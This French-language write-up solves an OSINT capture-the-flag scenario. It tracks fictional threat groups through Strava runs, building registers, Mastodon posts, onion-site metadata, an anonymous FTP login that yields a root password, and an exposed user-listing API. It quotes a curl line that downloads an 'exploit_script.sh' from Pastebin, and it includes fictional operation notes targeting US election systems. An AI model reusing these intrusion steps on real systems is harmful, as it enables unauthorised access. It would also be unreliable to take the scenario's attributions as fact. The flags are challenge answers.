
Format de flag: V843+XVI

Celui-ci était un peu tricky (sauf pour ceux qui ont taffé dans l'électricité, bande de chanceux que vous êtes !... ou pas).

La première étape était de trouver le lieu en question de la panne, pour ceci nous avions toutes les infos que nous avions besoin sur le strava de « gaia_ecoresist ».

On trouve donc le lieu grâce aux rues alentours et on peut cibler le groupe HTA qui est au loc : « 43.25410742316403, 5.404182930769817 ».

En allant sur le site : https://opendata.agenceore.fr et en ciblant précisement le point de la panne, nous découvrons que le GRD est ENEDIS, donc on filtre et nous avons le point suivant qui est le plus proche :



Via maps on va sur la localisation exacte trouvée sur le même site et qui est :

43.24323280880949, 5.37952765292675

Et on prends le code plus :

Flag : 69VH+7RR

Eco-responsable (150 pts)


Vous avez potentiellement trouvé un des lieux de réunion de notre écologiste collapsologue.

Afin de rendre compte à votre supérieur de votre trouvaille, Vous prennez l'initative de récolter des informations sur le lieu en question.

Donnez le BDNB suivi de la date de construction du batiment.

Format de flag: bdnb-ee-xxxx-xxxx-xxxx_2025


Pour celui-ci, il fallait regarder le dernier run de notre cible.



Lorsqu'on zoom, on voit que le batiment d'ou il est parti est rue de rivoli à Paris.

Nous faisons donc un tour sur « https://immobilier.pappers.fr » a cet endroit de la rue de rivoli.

On a un onglet « batiment » dans lequel avec les détails nous trouvons ce qui est demandé :



flag : Bdnb-bg-B9CR-YMAZ-FW7G_1855

Tempête numérique

Aïe mes yeux... (80 pts)

Après avoir appronfondi sur les groupe FLEK et ZESS, vous décidez de prendre du recul et de faire une tâche que tout le monde déteste...

En effet, une des trois menaces émergente a été repérée par ses activités illégales numériques.

Une des victimes de ce groupe a pu vous fournir un exemplaire de son historique bash.

Quel est le pseudo de l'attaquant?

Format de flag: lucky_luck

Ici, nous avons un historique en pièce jointe. En le lisant, nous pouvons apercevoir quelque chose de louche vers la fin :

```
364  # Script available at : https://pastebin.com/f6gbf56i
365  curl -s https://pastebin.com/raw/f6gbf56i > exploit_script.sh
```

Ce lien Pastebin est plus que louche, alors nous regardons

Bash 2.41 KB | None | 0 0

```bash
#!/bin/bash
# Автор: sandstorm_off
# Скрипт для повышения привилегий - ТОЛЬКО ДЛЯ ТЕСТИРОВАНИЯ
# Версия: 2.3.7

echo "================================================"
echo "    АВТОМАТИЧЕСКОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ v2.3.7"
echo "    Разработчик: sandstorm_off"
echo "================================================"
```

Ce script confirme les soupçons, le pseudo du hacker est : sandstorm_off

Flag : sandstorm_off

Tempête de neige (50 pts)


Après avoir épongé vos yeux, vous tentez de trouver plus d'informations concernant cet acteur malveillant.

Avec un peu de chance, son OPSEC n'est peut être pas la meilleure du monde et potentiellement, il peut être bavard!


Trouvez le site sur lequel il a pu partager quelques informations.

Format de flag: https://le-site-a-trouver.tld/sandstorm_off

Pour trouver ici, nous utilisons « whatsmyname.app » pour trouver s'il y a des réseau avec ce pseudo.



Nous avons un résultat, et a première vu c'est le bon.



Flag : https://mastodon.social/@sandstorm_off


Localisation (50 pts)

Parfait! Nous avons un peu plus d'informations sur notre cible.


Trouvez la ville où sandstorm_off travaille et a pu développer son script.

Format de flag (en anglais): Paris

Ici, on épluche les post de sandstorm. En réfléchissant, on voit un status avec un emoji ordinateur et le tag « IT ».



En regardant la traduction, nous avons l'indication sur la ville où il travaille.



Flag : Novosibirsk

Oups... (50 pts)


Sanstorm_off à fait une grave erreur en parlant un peu trop.

Vous remontez doucement à l'entité originale!


Quel est l'affiliation de Sandstorm, et son numéro officiel.

Format de flag: AFFILIATION_12345

Sur un des statut, il y a une modification (visible avec la petite « * »). On va donc dessus et on va regarder la modification :



ici le statut modifié de « création » nous donne accès à un document sur le TTP (Tactique / Techniques / Procédures) de sandstorm. On traduit le début et nous avons nos infos.



Flag : GRU_73725

Deep Dive

Le terrier du lapin (200 pts)

Après avoir récolté diverses informations sur les trois entités surveillées, vous êtes sur le point de leurs trouver un point commun.

Plongez, creusez et trouvez ce site.


Format de flag: exemple.onion

Petit message perso aux joueurs : Je ne regrette pas d'être un torturé ! Bisous :D !


Alors ici, nous devions trouver le canal commun, pour ceci… Il fallait observer les métadonnées du TTP SandStorm !

```
XMP Toolkit                     : Image::ExifTool 13.00
Producer                        : http://b6sjrygsotf6yodx57ramr5qh4faqpxbphiqfxvvvg2yco5fu5dzieyd.tor2web.it/
```


Cependant, en allant sur le site internet… Il y avait un gros soucis. ERREUR 500 ! Un lien mort en somme.



Sauf qu'en allant sur « archive.today » (ou .is, .ph etc.), nous avions des captures !




L'affichage est un peu batard, mais si on clique sur le côté gauche, nous n'avons pas l'erreur 500 ;)




Ce a quoi en réfléchissant bien au message indiqué, il faut regarder ses « sources » par deux fois…

On observe le code source et nous avons notre onion.




On vérifie si le site est ok :




Flag : 3fyk5hy7stjhjwg3jmowcr6g4ozeiytmayb2jy4u5hsynxflglx454id.onion

---

ADMIN_GRANT [BONUS] (30 pts)



Ici on va regarder le code source de la page du site onion



Nous avons une doc interne sur l'uri indiquée

MANUAL REFERENCE : FOR INTERNAL USAGE ONLY

In the event of a major crisis, the root administrator password is stored on our File Transfer Protocol system at ftp.sels.ru, in the upload directory.

Warning: Do not download or open any files other than .txt files. All other file types may contain viruses or traps.

Ici, nous devons nous connecter au FTP en mode « Anonymous » et récupérer le fichier pour avoir le mot de passe.

```
Connected to ftp.sels.ru.
220 Welcome to FTP service.
Name (ftp.sels.ru:kali): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||26605|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534          56 Aug 28  2013 pub
drwxr-xrwx    3 108      111          4096 May 27 22:55 upload
c226 Directory send OK.
ftp> cd upload
250 Directory successfully changed.
ftp> dir
229 Entering Extended Passive Mode (|||7611|).
150 Here comes the directory listing.
-rw-r--r--    1 108      111          1952 Dec 10 04:42 AV.lnk
-rw-r--r--    1 108      111       6271259 Dec 10 04:42 AV.scr
drwxr-xr-x    2 108      111            56 May 28 16:33 FREEDOM_STORAGE_INTERNAL
```

Nous récupérons UNIQUEMENT LE TXT !!! et le lisons.

```
└─$ cat Administrator_credential_freedom_storage.txt
#Int3rnAl_R00t_Passw0rd#
```

Flag : #Int3rnAl_R00t_Passw0rd#


ACCESS_DENIED (80 pts)

Félicitation vous avez trouvés LE site qui vous permettra d'en apprendre encore plus sur les entités! Mais... Faudrait-il pouvoir accéder aux informations internes.


Combien d'utilisateurs sont recensés sur ce site?

Format de flag: 666


Ici, nous devons regarder un fichier sympa pour le web, c'est le « robots.txt » qui va nous donner une indication précieuse.



En allant sur le /docs/ nous avons un « swagger » (interface API) utilisable !



La route intéressante est le « /api/checkUsers » qui nous retourne la liste complète des users !



On compte le nombre d'occurence qui s'élève à 103.

Flag : 103

ACCESS_GRANTED (30 pts)

Vous pouvez maintenant avoir un accès à un fichier très sensible de sandstorm. Vous décidez de prendre note des différentes appellations du groupe.

Quels sont-ils?

Format de flag: NOM1/NOM2/NOM3

Ici, on observe la liste des utilisateurs et on remarque que les trois derniers possèdent un « upload_path ».


```
  "username": "Oracle_ZESS",
  "premium": true,
  "upload_path": [
    "/zess0799820a5600eb0201/mail_autodump.zip"
  ]
},
{
  "username": "OreshkinVostok",
  "premium": true,
  "upload_path": [
    "/oreshkinvostok7805e070c0740bb040/french_topsecret_files_dump.zip"
  ]
},
{
  "username": "Sandstorm",
  "premium": true,
  "upload_path": [
    "/sandstorm07a0400d0c0a0e0c0/malnev_op.pdf"
  ]
```


Nous téléchargeons donc toutes les pièces jointes :

- le Dump de mail de ZESS

- le french_topsecret_files_dump.zip qui contient les fiches de renseignement complètes sur nos 3 entités

- le pdf de Sandstorm avec les différentes OP.

En observant ce dernier, nous avons dans la 4ème opération les 3 appellations du groupe :

4. INFRASTRUCTURES DÉMOCRATIQUES

CIBLE DELTA-1 | Priorité: TRÈS ÉLEVÉE

Cible: Systèmes électoraux États-Unis
États prioritaires: Pennsylvania, Georgia, Arizona
Vecteur d'attaque: Coordination SANDSTORM/BLACK WOLF/MALNE
Méthode:

Flag : SANDSTORM/BLACK WOLF/MALNE

Danger Grandissant

Interlude (1 pt)

Faisons un petit point jusqu'ici.

Au début de l'investigation, vous avez pu découvrir trois groupes inquiétants:

- les FLEK, dont les prévisions de contre-attaque et de FT (Financement Terroriste) ont soulevés des inquiètudes.
- les ZESS, dont les activités de sabotage et de repérages ont mis en lumières leur existances.
- SandStorm, dont les activités cybercriminelles ont été mises en avant car considérés comme inquiétant.

En plongeant dans leur histoire, vous avez découvert un .onion commun qui sert de stockage "sécurisé". En observant ce dernier, vous avez pu mettre la main sur différents fichiers, dont un dump qui vous a permis d'en apprendre d'avantage sur les trois entités!

Mais ce n'est pas fini pour autant... Vous avez pu mettre la main sur une archive des mails de ZESS et votre intuition vous dis que quelque chose de grande ampleur se prépare, mais quoi...

Êtes vous prêts à continuer?

Pour continuer entrez le flag ci-dessous

Flag: Je veux mon neveux!

Ici on a un bref résumé, et on continue !

Flag : Je veux mon neveux!

Coup final (150 pts)

